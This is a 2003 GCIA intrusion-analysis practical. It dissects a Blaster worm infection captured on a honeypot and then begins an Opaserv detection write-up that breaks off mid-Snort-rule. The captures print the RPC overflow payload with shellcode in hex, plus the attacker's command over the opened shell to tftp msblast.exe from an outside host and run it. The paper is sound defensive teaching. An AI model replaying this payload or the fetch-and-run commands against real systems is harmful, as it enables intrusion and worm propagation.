GCIA Practical Version 3.3

Joanne Schell

SANS 2003 San Diego

Intrusion Analysis in Depth: On Worms and Networks

Submitted 25 August 2003

Table of Contents

Summary. 2
Part 1: Microsoft Windows Gets Blasted 2
What happened? 2
What's the problem? 3
How does the worm work? 3
Let's watch it happen! 4
How do I keep it from happening to me? 9
References. 10
Part 2: Detects 11
Part 2a: Opaserv 11
Part 2b: SQL Slammer 22
Part 2c: Messenger Popup Spam 28
Part 3: Analyze This! 38
Executive Summary. 38
Who's who. 38
Log Data. 39
Alerts. 41
"Bad IPs! Bad!" 60
"Internal IPs, Oh My!" 64
Defensive recommendation. 65
Analysis Technique. 67
References. 67

Summary.

I wrote the following paper for my GIAC Certified Intrusion Analyst certification. In the following pages I will describe the Blaster worm in great detail. You will hear sordid details about the Opaserv worm and how it attacks, and catch a glimpse of SQL Slammer in action. And- surprise! You get to read about unwanted pop-up Messenger SPAM! That's just what we all want to see on our computers. Finally, you will be treated to a dissection of five days worth of log data from University X, complete with list of systems to check for compromise and recommendations for securing the university network a mite better. I do hope you enjoy the ride as much as I enjoyed creating it!

Part 1: Microsoft Windows Gets Blasted

What happened?

On 16 July 2003 the Last Stage of Delirium (LSD) Research Group rocked the security world with the revelation that multiple versions of Microsoft's popular Windows software had a dangerous vulnerability (LSD Research Group). According to Microsoft Security Bulletin 03-026, Windows versions NT4.0, 2000, XP, and 2003 were vulnerable to a buffer overflow in the Remote Procedure Call code, which could allow code execution at the highest level of privilege (Microsoft MS03-026). This vulnerability is described in CAN 2003-0352, "Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LoveSAN worm." (Mitre, CAN-2003-0352)

LSD did not release the source code they had used to discover and exploit this vulnerability, but once they gave the basic details of the problem, the race was on. How long before a "security professional" could write code to take advantage of this vulnerability? How long until that code was modified to self-propagate? How long until such self-propagating code would morph into a worldwide worm?

On 25 July 2003 fully functional exploit code was published by Flashsky of xfocus.org in an in-depth analysis of the vulnerability. He discussed how there were in fact two vulnerabilities in an API called CoGetInstanceFromFile found in the Distributed Computing Environment (DCE) Remote Procedure Call (RPC) capability. The first is a local vulnerability. It cannot be exploited unless you are working directly on the system. It involves sending the API a filename that was too long. Because this vulnerability can only be exploited by someone sitting at the machine, he didn't spend time discussing it. The second vulnerability is remotely exploitable. This vulnerability is a stack overflow. The key is that the buffer allows only a 0x20 maximum length for the server name in the function, so sending a name longer than that upsets the buffer. He described the overflow process in machine code and provided sample code that could be compiled to demonstrate the exploit. He also detailed pitfalls in creating the overflow that could prevent proper exploitation if not implemented correctly. However, while this code allowed an individual to execute the exploit, it was not an automated process (Flashsky).

The first worm broke onto the scene on 11 August. Alternately dubbed MSBlast, Blaster, Lovesan, and other names by anti-virus companies, this worm spread relatively rapidly. Its propagation rate was reminiscent of Code Red and Nimda, except that instead of just targeting web servers it targets all systems running Windows 2000 and Windows XP.

What's the problem?

Most recent Windows products incorporate a distributed computing environment (DCE) with remote procedure calls (RPC) using the Windows Distributed Component Object Model (DCOM). DCOM is the extended-to-the-network version of the Component Object Model (COM). COM is the offspring of the original Object Linking and Embedding (OLE), which allowed all the different software components on a system to interact with each other. DCOM, by extension, lets all the different software components on a network interact with each other through services like DCE/RPC.

According to Microsoft, to exploit the service, "the attacker must be able to send a specially crafted request to port 135, port 139, port 445, or any other specifically configured RPC port on the remote computer."(Microsoft Q823980) They later list numerous ports to block at the firewall: UDP ports 135, 137, 138, and 445 as well as TCP ports 135,139, 445, and 593. They also recommend that the user disable all COM Internet Services and RPC over HTTP, because they listen on ports 80 and 443. Having RPC running over HTTP would open additional avenues for the vulnerability to exploit. Fortunately, the COM Internet Services are turned off by default.

Also important to note are that each OS has its own patch, each system must already have the most recent service packs, and once applied, one must reboot the system or the patch will not protect the system (Microsoft Q823980).

How does the worm work?

There are actually two versions of the Blaster worm: one for Windows 2000 and one for Windows XP. This is because the two operating systems arrange their memory differently and the buffer overflow must match the correct offset with the correct operating system. If a system is attacked with the wrong version of the worm, the buffer overflow fails and can not continue with the infection process. My honeypot was attacked twice with the wrong version before the correct version finally targeted it.

According to the virus company F-Secure (Erdelyi et al), the worm propagates according to a specific algorithm. There is a 40% chance that the worm will use the first 16 bits of the victim's IP as a scanning base. Should it do this, it will check the third octet of the system's IP address. If the octet is over 20, the worm will subtract 20 from it and start scanning. The other 40% of the time, the worm generates a completely random 16-bit subnet. This can result in some interesting IP combinations since valid routable IPs must have a first octet under 224. Per Symantec, the worm will then scan every IP within that 16-bit network.

When the worm finds a vulnerable system, it connects to the system on port 135 and executes the buffer overflow described by Flashsky. The overflow opens a command shell listening on port 4444. It then resets the port 135 connection and connects to the command shell and tells the victim via the command shell to tftp the worm file- msblast.exe, or one of the other newer variants- from the attacker. A tftp client is included in the buffer overflow data, so even if the victim could not normally do a tftp, the worm can still get its file! (Erdelyi et al)

Once the file is on the victim, the worm executes it. It checks for the existence of a mutual exclusion object (mutex)(Microsoft .NET Framework) in memory called "BILLY". If the worm finds this mutex, it assumes the system is already infected and stops running. Otherwise, it creates the 'BILLY' mutex and modifies the registry so the worm code will restart every time the computer is rebooted (Symantec-Blaster).

There is also a feature in the code that causes the system to conduct a denial of service against the site windowsupdate.com after 16 August 2003 until the end of the year. The DOS consists of sending 50 40-byte long SYN packets each second to port 80 of windowsupdate.com. If it cannot find windowsupdate.com it will instead send its DOS traffic to 255.255.255.255! However, the DOS will only run in the following circumstances:

The system is running Windows XP.

The system is running Win2000 but hasn't been rebooted since infection.

The system is running Win2000 and has someone logged in as administrator at that time. (Symantec-Blaster)

On 13 August 2003 two simple variants of Blaster hit the streets. The main differences between these versions and the original are that they use ports other than 4444 for their back door, and the file name they tftp from the attacker is different. On 18 August 2003 came the first major variant: the Welchia/Nachi worm. This version uses either the same RPC vulnerability as Blaster or a Microsoft WebDAV vulnerability. It also scans for systems using icmp. Once infected, this worm tries to patch the vulnerable system before propagating (Symantec- Welchia). I'm sure variants will continue to emerge as long as the RPC vulnerability is considered a viable target on the Internet.

Let's watch it happen!

I captured a Blaster infection on a honeypot in a lab network. This system was a clean install of Windows 2000, dual-homed with one NIC connected to a private LAN (IP range 192.168.0.223, interface 1) and the other dialing into my ISP (interface 2).

Infection starts with the attacker scanning entire subnets with SYN packets to port 135. When it gets an answer, it completes the three-way handshake:

```
06:57:14.308297 PPPoE  [ses 0x190b] IP 50: 80.139.179.19.1625 >
MY.NET.212.238.135: S 673271967:673271967(0) win 65535 <mss
1440,nop,nop,sackOK> (DF)
06:57:14.308539 PPPoE  [ses 0x190b] IP 50: MY.NET.212.238.135 >
80.139.179.19.1625: S 3940625132:3940625132(0) ack 673271968 win 32767
<mss 1452,nop,nop,sackOK> (DF)
06:57:14.435220 PPPoE  [ses 0x190b] IP 42: 80.139.179.19.1625 >
MY.NET.212.238.135: . ack 1 win 65535 (DF)
```

The attacker issues a RPC Bind call request and gets a response. So far, so good:

```
06:57:16.023006 PPPoE  [ses 0x190b] IP 114: 80.139.179.19.1625 >
MY.NET.212.238.135: P 1:73(72) ack 1 win 65535 (DF)
06:57:16.023970 PPPoE  [ses 0x190b] IP 102: MY.NET.212.238.135 >
80.139.179.19.1625: P 1:61(60) ack 73 win 32695 (DF)
```

Now, with the RPC connection set up, the attacker attempts to overflow the buffer:

```
06:57:16.124966 PPPoE  [ses 0x190b] IP 1482: 80.139.179.19.1625 >
MY.NET.212.238.135: . 73:1513(1440) ack 1 win 65535 (DF)
```

```
1100 190b 05ca 0021 4500 05c8 52f3 4000
7c06 7d24 508b b313 508b d4ee 0659 0087
2821 50e8 eae1 2aed 5010 ffff 620d 0000
0500 0003 1000 0000 a806 0000 e500 0000
9006 0000 0100 0400 0500 0600 0100 0000
0000 0000 3224 58fd cc45 6449 b070 ddae
742c 96d2 605e 0d00 0100 0000 0000 0000
705e 0d00 0200 0000 7c5e 0d00 0000 0000
1000 0000 8096 f1f1 2a4d ce11 a66a 0020
af6e 72f4 0c00 0000 4d41 5242 0100 0000
0000 0000 0df0 adba 0000 0000 a8f4 0b00
2006 0000 2006 0000 4d45 4f57 0400 0000
a201 0000 0000 0000 c000 0000 0000 0046
3803 0000 0000 0000 c000 0000 0000 0046
0000 0000 f005 0000 e805 0000 0000 0000
0110 0800 cccc cccc c800 0000 4d45 4f57
e805 0000 d800 0000 0000 0000 0200 0000
0700 0000 0000 0000 0000 0000 0000 0000
0000 0000 c428 cd00 6429 cd00 0000 0000
0700 0000 b901 0000 0000 0000 c000 0000
0000 0046 ab01 0000 0000 0000 c000 0000
0000 0046 a501 0000 0000 0000 c000 0000
0000 0046 a601 0000 0000 0000 c000 0000
0000 0046 a401 0000 0000 0000 c000 0000
0000 0046 ad01 0000 0000 0000 c000 0000
0000 0046 aa01 0000 0000 0000 c000 0000
0000 0046 0700 0000 6000 0000 5800 0000
9000 0000 4000 0000 2000 0000 3803 0000
3000 0000 0100 0000 0110 0800 cccc cccc
5000 0000 4fb6 8820 ffff ffff 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0110 0800 cccc cccc
4800 0000 0700 6600 0609 0200 0000 0000
c000 0000 0000 0046 1000 0000 0000 0000
0000 0000 0100 0000 0000 0000 7819 0c00
5800 0000 0500 0600 0100 0000 70d8 9893
984f d211 a93d be57 b200 0000 3200 3100
0110 0800 cccc cccc 8000 0000 0df0 adba
0000 0000 0000 0000 0000 0000 0000 0000
1843 1400 0000 0000 6000 0000 6000 0000
4d45 4f57 0400 0000 c001 0000 0000 0000
c000 0000 0000 0046 3b03 0000 0000 0000
c000 0000 0000 0046 0000 0000 3000 0000
0100 0100 81c5 1703 800e e94a 9999 f18a
506f 7a85 0200 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0100 0000
0110 0800 cccc cccc 3000 0000 7800 6e00
0000 0000 d8da 0d00 0000 0000 0000 0000
202f 0c00 0000 0000 0000 0000 0300 0000
0000 0000 0300 0000 4600 5800 0000 0000
0110 0800 cccc cccc 1000 0000 3000 2e00
0000 0000 0000 0000 0000 0000 0000 0000
0110 0800 cccc cccc 6800 0000 0e00 ffff
688b 0b00 0200 0000 0000 0000 0000 0000
8601 0000 0000 0000 8601 0000 5c00 5c00
4600 5800 4e00 4200 4600 5800 4600 5800
4e00 4200 4600 5800 4600 5800 4600 5800
4600 5800 9f75 1800 cce0 fd7f cce0 fd7f
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
```

```
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 90eb 195e 31c9 81e9 89ff
                         ffff 8136 80bf 3294 81ee fcff ffff e2f2
                         eb05 e8e2 ffff ff03 5306 1f74 5775 9580
                         bfbb 927f 895a 1ace b1de 7ce1 be32 9409
                         f93a 6bb6 d79f 4d85 71da c681 bf32 1dc6
                         b35a f8ec bf32 fcb3 8d1c f0e8 c841 a6df
                         ebcd c288 3674 907f 895a e67e 0c24 7cad
                         be32 9409 f922 6bb6 d74c 4c62 ccda 8a81
                         bf32 1dc6 abcd e284 d7f9 797c 84da 9a81
                         bf32 1dc6 a7cd e284 d7eb 9d75 12da 6a80
                         bf32 1dc6 a3cd e284 d796 8ef0 78da 7a80
                         bf32 1dc6 9fcd e284 d796 39ae 56da 4a80
                         bf32 1dc6 9bcd e284 d7d7 dd06 f6da 5a80
                         bf32 1dc6 97cd e284 d7d5 ed46 c6da 2a80
                         bf32 1dc6 9301 6b01 53a2 9580 bf66 fc81
                         be32 947f e92a c4d0 ef62 d4d0 ff62 6bd6
                         a3b9 4cd7 e85a 9680 ae6e 1f4c d524 c5d3
                         4064 b4d7 eccd c2a4 e863 c77f e91a 1f50
                         d757 ece5 bf5a f7ed db1c 1de6 8fb1 78d4
                         320e b0b3 7f01 5d03 7e27 3f62 42f4 d0a4
                         af76 6ac4 9b0f 1dd4 9b7a 1dd4 9b7e 1dd4
                         9b62 19c4 9b22 c0d0 ee63 c5ea be63 c57f
```

Stub data consists of 1416 bytes. The attacker then pushes just a little bit more data:

```
06:57:16.131919 PPPoE  [ses 0x190b] IP 306: 80.139.179.19.1625 >
MY.NET.212.238.135: P 1513:1777(264) ack 1 win 65535 (DF)
                         1100 190b 0132 0021 4500 0130 52f4 4000
                         7c06 81bb 508b b313 508b d4ee 0659 0087
                         2821 5688 eae1 2aed 5018 ffff b87e 0000
                         c902 c57f e922 1f4c d5cd 6bb1 4064 980b
                         7765 6bd6 93cd c294 ea64 f021 8f32 9480
                         3af2 ec8c 3472 980b cf2e 390b d73a 7f89
                         3472 a00b 178a 9480 bfb9 51de e2f0 9080
                         ec67 c2d7 345e b098 3477 a80b eb37 ec83
                         6ab9 de98 3468 b483 62d1 a6c9 3406 1f83
                         4a01 6b7c 8cf2 38ba 7b46 9341 703f 9778
                         54c0 affc 9b26 e161 3468 b083 6254 1f8c
                         f4b9 ce9c bcef 1f84 3431 516b bd01 540b
                         6a6d cadd e4f0 9080 2fa2 0400 5c00 4300
                         2400 5c00 3100 3200 3300 3400 3500 3600
                         3100 3100 3100 3100 3100 3100 3100 3100
                         3100 3100 3100 3100 3100 3100 3100 2e00
                         6400 6f00 6300 0000 0110 0800 cccc cccc
                         2000 0000 3000 2d00 0000 0000 882a 0c00
                         0200 0000 0100 0000 288c 0c00 0100 0000
                         0700 0000 0000 0000
```

The victim's system then acknowledges receipt of the data. The IPs exchange ACKs and FIN-ACKS, followed by four RST packets from the attacker, perhaps to ensure the "tainted" connection is closed.

```
06:57:16.132067 PPPoE  [ses 0x190b] IP 42: MY.NET.212.238.135 >
80.139.179.19.1625: . ack 1777 win 32767 (DF)
```

```
        06:57:16.134002 PPPoE  [ses 0x190b] IP 42: 80.139.179.19.1625 >
        MY.NET.212.238.135: F 1777:1777(0) ack 1 win 65535 (DF)
        06:57:16.134203 PPPoE  [ses 0x190b] IP 42: MY.NET.212.238.135 >
        80.139.179.19.1625: . ack 1778 win 32767 (DF)
        06:57:16.136185 PPPoE  [ses 0x190b] IP 42: MY.NET.212.238.135 >
        80.139.179.19.1625: F 61:61(0) ack 1778 win 32767 (DF)
        06:57:16.146920 PPPoE  [ses 0x190b] IP 42: 80.139.179.19.1625 >
        MY.NET.212.238.135: R 673273745:673273745(0) win 0 (DF)
        06:57:16.257993 PPPoE  [ses 0x190b] IP 42: 80.139.179.19.1625 >
        MY.NET.212.238.135: R 673273744:673273744(0) win 0
        06:57:16.265869 PPPoE  [ses 0x190b] IP 42: 80.139.179.19.1625 >
        MY.NET.212.238.135: R 673273745:673273745(0) win 0
        06:57:16.271863 PPPoE  [ses 0x190b] IP 42: 80.139.179.19.1625 >
        MY.NET.212.238.135: R 673273745:673273745(0) win 0
```

At this point the vulnerable system has been compromised, and a command shell with SYSTEM-level privileges is bound to port 4444, wide open to all trespassers. The attacker initiates a connection to the open 4444 with a three-way handshake. He jumps the gun a bit and sends the tftp get command before the command prompt gets to him but that’s okay because the port is already open:

```
        06:57:16.419889 PPPoE  [ses 0x190b] IP 50: 80.139.179.19.1628 >
        MY.NET.212.238.4444: S 673981465:673981465(0) win 65535 <mss
        1440,nop,nop,sackOK> (DF)
        06:57:16.420073 PPPoE  [ses 0x190b] IP 50: MY.NET.212.238.4444 >
        80.139.179.19.1628: S 3941198422:3941198422(0) ack 673981466 win 32767 <mss
        1452,nop,nop,sackOK> (DF)
               06:57:16.538896 PPPoE  [ses 0x190b] IP 42: 80.139.179.19.1628 >
               MY.NET.212.238.4444: . ack 1 win 65535 (DF)

        06:57:16.621991 PPPoE  [ses 0x190b] IP 80: 80.139.179.19.1628 >
        MY.NET.212.238.4444: P 1:39(38) ack 1 win 65535 (DF)
        0x0000  1100 190b 0050 0021 4500 004e 52fc 4000       .....P.!E..NR.@.
        0x0010  7c06 8295 508b b313 508b d4ee 065c 115c       |...P...P....\.\
        0x0020  282c 241a eae9 ea57 5018 ffff 6969 0000       (,$....WP...ii..
        0x0030  7466 7470 202d 6920 4d59 2e4e 4554 2e31       tftp.-i.MY.NET.1
        0x0040  3739 2e31 3920 4745 5420 6d73 626c 6173       79.19.GET.msblas
        0x0050  742e 6578 650a                                t.exe.
```

The victim finally returns the initial command prompt text. It then heeds its master’s request, initiating the tftp command:

```
        06:57:16.672359 PPPoE  [ses 0x190b] IP 84: MY.NET.212.238.4444 > 80.139.179.19.1628: P 1:43(42) ack
        39 win 32729 (DF)
        0x0000  1100 190b 0054 0021 4500 0052 00e8 4000       .....T.!E..R..@.
        0x0010  8006 d0a5 508b d4ee 508b b313 115c 065c       ....P...P....\.\
        0x0020  eae9 ea57 282c 2440 5018 7fd9 03c4 0000       ...W(,$@P.......
        0x0030  4d69 6372 6f73 6f66 7420 5769 6e64 6f77       Microsoft.Window
        0x0040  7320 3230 3030 205b 5665 7273 696f 6e20       s.2000.[Version.
        0x0050  352e 3030 2e32 3139 355d                      5.00.2195]

        06:57:16.742983 PPPoE  [ses 0x190b] IP 50: MY.NET.212.238.1035 > 80.139.179.19.69:  20
        RRQ "msblast.exe"
        0x0000  1100 190b 0032 0021 4500 0030 00e9 0000       .....2.!E..0....
        0x0010  8011 10bc 508b d4ee 508b b313 040b 0045       ....P...P......E
        0x0020  001c 0a89 0001 6d73 626c 6173 742e 6578       ......msblast.ex
        0x0030  6500 6f63 7465 7400                           e.octet.
```

As the tftp file transfer starts (packets omitted for brevity) the victim also returns the command prompt with the attacker’s command text included:

```
06:57:16.907020 PPPoE  [ses 0x190b] IP 143: MY.NET.212.238.4444 >
80.139.179.19.1628: P 43:144(101) ack 39 win 32729 (DF)
0x0000  1100 190b 008f 0021 4500 008d 00eb 4000       .......!E.....@.
0x0010  8006 d067 508b d4ee 508b b313 115c 065c       ...gP...P....\.\
0x0020  eae9 ea81 282c 2440 5018 7fd9 90cd 0000       ....(,$@P.......
0x0030  0d0a 2843 2920 436f 7079 7269 6768 7420       ..(C).Copyright.
0x0040  3139 3835 2d31 3939 3920 4d69 6372 6f73       1985-1999.Micros
0x0050  6f66 7420 436f 7270 2e0d 0a0d 0a45 3a5c       oft.Corp.....E:\
0x0060  5749 4e4e 545c 7379 7374 656d 3332 3e74       WINNT\system32>t
0x0070  6674 7020 2d69 204d 592e 4e45 542e 3137       ftp.-i.MY.NET.17
0x0080  392e 3139 2047 4554 206d 7362 6c61 7374       9.19.GET.msblast
0x0090  2e65 7865 0a                                  .exe.
```

The file transfer took 13 blocks of data in my connection. I am not sure if this is standard or if it varies. I did note that the "LOVE YOU SAN" string was in block 7 of the code. The victim updates the command window with "transfer complete" statistics, and the attacker issues a "start msblaster.exe" command, which the victim echoes back and follows with another command prompt (not shown). By using "start" in front of the executable the attacker causes the victim to open a second command shell and run the executable inside it. This allows the attacker to retain control over the shell that is already open; otherwise the window would "hang" as the executable runs.

```
06:57:29.638747 PPPoE  [ses 0x190b] IP 60: 80.139.179.19.1628 >
MY.NET.212.238.4444: P 39:57(18) ack 225 win 65311 (DF)
0x0000  1100 190b 003c 0021 4500 003a 531d 4000       .....<.!E..:S.@.
0x0010  7c06 8288 508b b313 508b d4ee 065c 115c       |...P...P....\.\
0x0020  282c 2440 eae9 eb37 5018 ff1f 9430 0000       (,$@...7P....0..
0x0030  7374 6172 7420 6d73 626c 6173 742e 6578       start.msblast.ex
0x0040  650a                                          e.
```

The victim then does a DNS request for windowsupdate.com and gets a response saying it's a start of zone of authority (bold and underlined **00 06** in second packet below). It provides no IP:

```
06:57:30.965480 PPPoE  [ses 0x190b] IP 65: MY.NET.212.238.1036 >
62.225.252.244.53:  1+ A? windowsupdate.com. (35)
0x0000  1100 190b 0041 0021 4500 003f 0114 0000       .....A.!E..?....
0x0010  8011 d84a 508b d4ee 3ee1 fcf4 040c 0035       ...JP...>......5
0x0020  002b 8335 0001 0100 0001 0000 0000 0000       .+.5............
0x0030  0d77 696e 646f 7773 7570 6461 7465 0363       .windowsupdate.c
0x0040  6f6d 0000 0100 01                             om.....
06:57:31.026486 PPPoE  [ses 0x190b] IP 133: 62.225.252.244.53 >
MY.NET.212.238.1036:  1 0/1/0 (103)
0x0000  1100 190b 0085 0021 4500 0083 1f00 0000       .......!E.......
0x0010  3911 011b 3ee1 fcf4 508b d4ee 0035 040c       9...>...P....5..
0x0020  006f e329 0001 8180 0001 0000 0001 0000       .o.)............
0x0030  0d77 696e 646f 7773 7570 6461 7465 0363       .windowsupdate.c
0x0040  6f6d 0000 0100 01c0 0c00 0600 0100 0005       om..............
0x0050  fc00 3803 646e 7302 6370 046d 7366 7403       ..8.dns.cp.msft.
0x0060  6e65 7400 066d 736e 6873 7409 6d69 6372       net..msnhst.micr
0x0070  6f73 6f66 74c0 1a77 6499 1f00 0003 8400       osoft..wd.......
0x0080  0002 5800 0927 c000 000e 10                   ..X..'.....
```

The attacker next appears to execute msblast.exe again, generating another DNS query for windowsupdate.com. Finally, the victim system starts spewing, searching for new hosts to infect:

```
06:58:17.361697 PPPoE  [ses 0x190b] IP 54: MY.NET.212.238.1293 >
192.168.1.0.135: S 3969050370:3969050370(0) win 32767 <mss 1452,nop,wscale
0,nop,nop,sackOK> (DF)
```

```
06:58:17.362843 PPPoE  [ses 0x190b] IP 54: MY.NET.212.238.1294 >
192.168.1.1.135: S 3969127830:3969127830(0) win 32767 <mss 1452,nop,wscale
0,nop,nop,sackOK> (DF)
06:58:17.363687 PPPoE  [ses 0x190b] IP 54: MY.NET.212.238.1295 >
192.168.1.2.135: S 3969175077:3969175077(0) win 32767 <mss 1452,nop,wscale
0,nop,nop,sackOK> (DF)
```

Note the scanned range of IPs: 192.168.x.y. What are the odds, given the subnet generation algorithm, that this 16-bit private address space would be chosen for the scan? Since it's not the targeted IP, that makes it 60% likely, and then it's a 1 in 65535 chance that my private IP range would be selected, and I'm not that lucky! What I suspect happened is that it selected an IP based on the first interface number it found. Remember, this system was dual-homed. The first network card, interface 1, was connected to my private network, with an IP of 192.168.0.223. The second network card was connected to the DSL router. I suspect that the worm code grabbed the IP from the first interface, assuming that each system would only have one interface, and based its scanning range on that IP.

Laura Chappell wrote about an infection with the Lovesan/MSBlast worm on the Protocol Analysis Institute's web page. She detailed a trace of the 4444 portion of a Blaster infection and showed the same traces that I have above (Chappell). I have not been able to locate a sniff of the entire infection process other than my own, but I feel pretty confident, based on Symantec's web site and Chappell's web article, that I have the right worm.

How do I keep it from happening to me?

To defend against anyone trying to exploit the vulnerability, the obvious solution is to correctly patch all vulnerable systems. Microsoft released a patch for this vulnerability the same day of the LSD announcement (Microsoft Q823980) and diligent system administrators everywhere immediately started updating their systems. Since then, Microsoft has also made public a tool to scan for unpatched systems (Microsoft Q826399) and solutions for fixing unsecured remote computers (Microsoft Q827227).

However, since we know that patching doesn't always happen, it is best to implement some kind of perimeter solution. The obvious answer is to block all traffic into your network on the ports suggested by Microsoft, but that could end up removing capabilities your organization needs. Is there another solution that can buy me time so I can get my systems cleaned up?

At present, since the worm is the major threat to networks, you can prevent infection by focusing on one of the worm's infection vectors. Block the backdoor ports created by the worm. In the case of Blaster, that port is 4444. While your network may still get bombarded with port 135 scans, even if a vulnerable system's buffer overflows, the attacker will never be able to connect to the vulnerable back door port on the victim to complete the infection. The command shell will still be open on that system until it reboots, but it will not be reachable from outside your network. Because the complete worm code was never transferred to the victim, when the system is rebooted the worm is gone from memory. In this case the system, while still vulnerable, is clean. This solution will NOT protect you from attacks coming from WITHIN your network, so it behooves you to ensure your users don't have any unprotected back doors, VPNs, or dial-in access points through which they could be infected.

Is it too late for your system? Worm removal instructions can be found at websites from these and other anti-virus companies:

F-Secure: http://www.datafellows.com/v-descs/msblast.shtml
Symantec: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html
McAfee/NAI: http://vil.nai.com/vil/content/v_100547.htm

This vulnerability is still new. We can expect to see more cases of malicious logic seeking to take advantage of unsecured systems. Keeping your systems patched, your anti-virus signatures up-to-date, and your perimeter secured will remain the best tools you have for preventing this and any other worm/virus from disrupting your networking environment.

References.

"Buffer Overrun in Windows RPC Interface." Last Stage of Delirium Research Group. 16 JUL 2003. URL: http://lsd-pl.net/special.html (15 AUG 2003).

Chappell, Laura, "Catching the Lovesan Worm in Action." Protocol Analysis Institute. 11 AUG 2003. URL: http://www.packet-level.com/archives/archives13.htm (23 AUG 2003).

Erdelyi, Gergely and rest of F-Secure Anti-Virus Research Team, "F-Secure Virus Descriptions: Lovesan." F-Secure. 14 AUG 2003. URL: http://www.datafellows.com/v-descs/msblast.shtml (15 AUG 2003).

Flashsky, "The Analysis of LSD's Buffer Overrun in Windows RPC Interface." (Translated by benjurry.) Xfocus Team. 25 JUL 2003. URL: http://www.xfocus.org/documents/200307/2.html (15 AUG 2003).

Microsoft Corporation, ".NET Framework Class Library- Mutex Class." MSDN. 2003. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpref/html/frlrfsystemthreadingmutexclasstopic.asp (15 AUG 2003).

Microsoft Corporation, "How to Use a Visual Basic Script to Install the 823980 Security Patch (MS03-026) on Remote Host Computers". Microsoft Product Support Services. 14 AUG 2003. URL: http://support.microsoft.com/default.aspx?kbid=827227 (15 AUG 2003).

Microsoft Corporation, "How to Use the KB 823980 Scanning Tool to Identify Host Computers That Do Not Have the 823980 Security Patch (MS03-026) Installed". Microsoft Product Support Services. 14 AUG 2003. URL: http://support.microsoft.com/default.aspx?kbid=826369 (15 AUG 2003).

Microsoft Corporation, "MS03-026: Buffer Overrun in RPC May Allow Code Execution". Microsoft Product Support Services. 14 AUG 2003. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;823980 (15 AUG 2003).

Mitre, "CVE-CAN-2003-0352". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352 (15 AUG 2003).

"'MS Blast' MSRPC DCOM Worm Propagation." Internet Security Systems. 11 AUG 2003. URL: http://xforce.iss.net/xforce/alerts/id/150

Rottz, "W32.Blaster.Worm - W32/Lovsan.worm - RPC/DCOM Worm." Security Forums. 12 AUG 2003 to present. URL: http://www.computer-forums.co.uk/forum/viewtopic.php?t=7474 (15 AUG 2003).

Symantec, "W32.Blaster.Worm". Updated 19 AUG 2003. Symantec Corporation. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html (15 AUG 2003).

Symantec, "W32.Welchia.Worm." Updated 21 August 2003. Symantec Corporation. URL: http://www.symantec.com/avcenter/venc/data/w32.welchia.worm.html (24 AUG 2003).

Part 2: Detects


Part 2a: Opaserv

1. Source of Trace.

This trace is from the raw logfile archives at Incidents.org. Data comes from the file named 2002.9.31 (URL: http://www.incidents.org/logs/Raw/2002.9.31) but the data in the file has a date of 31 OCT 2002, which makes me conclude that they mis-named the file.

According to the README file in the raw log directory on Incidents.org, the IPs of the network from which these logs are drawn have been sanitized. This is borne out by the incorrect checksums for all packet headers. Because of this, I will not detail anything about the actual identity of the registered owner of the host network, except to say that the network appears to be a 16-bit (class B) subnet.

The IDS from which the logs were gathered is between two Cisco routers. I determined this by examining the MACs of the packets. There were only two unique addresses, both identified by Ethereal as Cisco devices. I am assuming that the routers are at the border of the network, with the IDS positioned to intercept all packets flowing in and out of the net to the rest of the world. There does not appear to be a "DMZ" with web server or other systems here, or there would be either a router-type MAC address for a third router or one or more computer MAC addresses in the data set.



2. Detect was generated by:

Ethereal, with follow-up from Snort 1.9.1 and Snort 2.0 with ruleset 5.5.5. After I downloaded the raw log, I dropped it into Ethereal and took a quick look at the contents. Obvious scans stood out as well as a few other things, but for some reason one of the things that caught my eye was a packet of an SMB connection that didn't look quite right- one of the fields had "A:" in it, which led me to misinterpret the packet as being indicative of someone trying to map to the A: drive of a Windows box (I later figured out that this was not the case, as I will show in sections 4 and 5). Using Ethereal I filtered for all SMB events in the log and came up with four additional packets just like the one that caught my eye, from five different sources against the same target IP.

I ran the data through two versions of Snort before determining that neither version using the "canned" rulesets had a rule that would detect this packet. My assumption is that the IDS from which the data came is using a customized rule to detect this traffic. It specifically does NOT set off the NetBIOS SMB C$ rule, since the drive that the worm is attempting to connect to is called C rather than C$. It does not set up a null session, nor does it use SMB transactions, because a tree must already be in place to use these, and since our packets are still setting up the SMB connection, transactions are not yet possible on those connections.

Because I could not find a rule that would alert on this traffic, I created one. Though I haven't used it on anything but my test data and the raw data available from the Incidents.org site, it is based on the unique features of these packets and I feel fairly confident that legitimate traffic will not set off this alert.

```
alert tcp any any -> any 139 (msg:"Opaserv Infection Attempt";
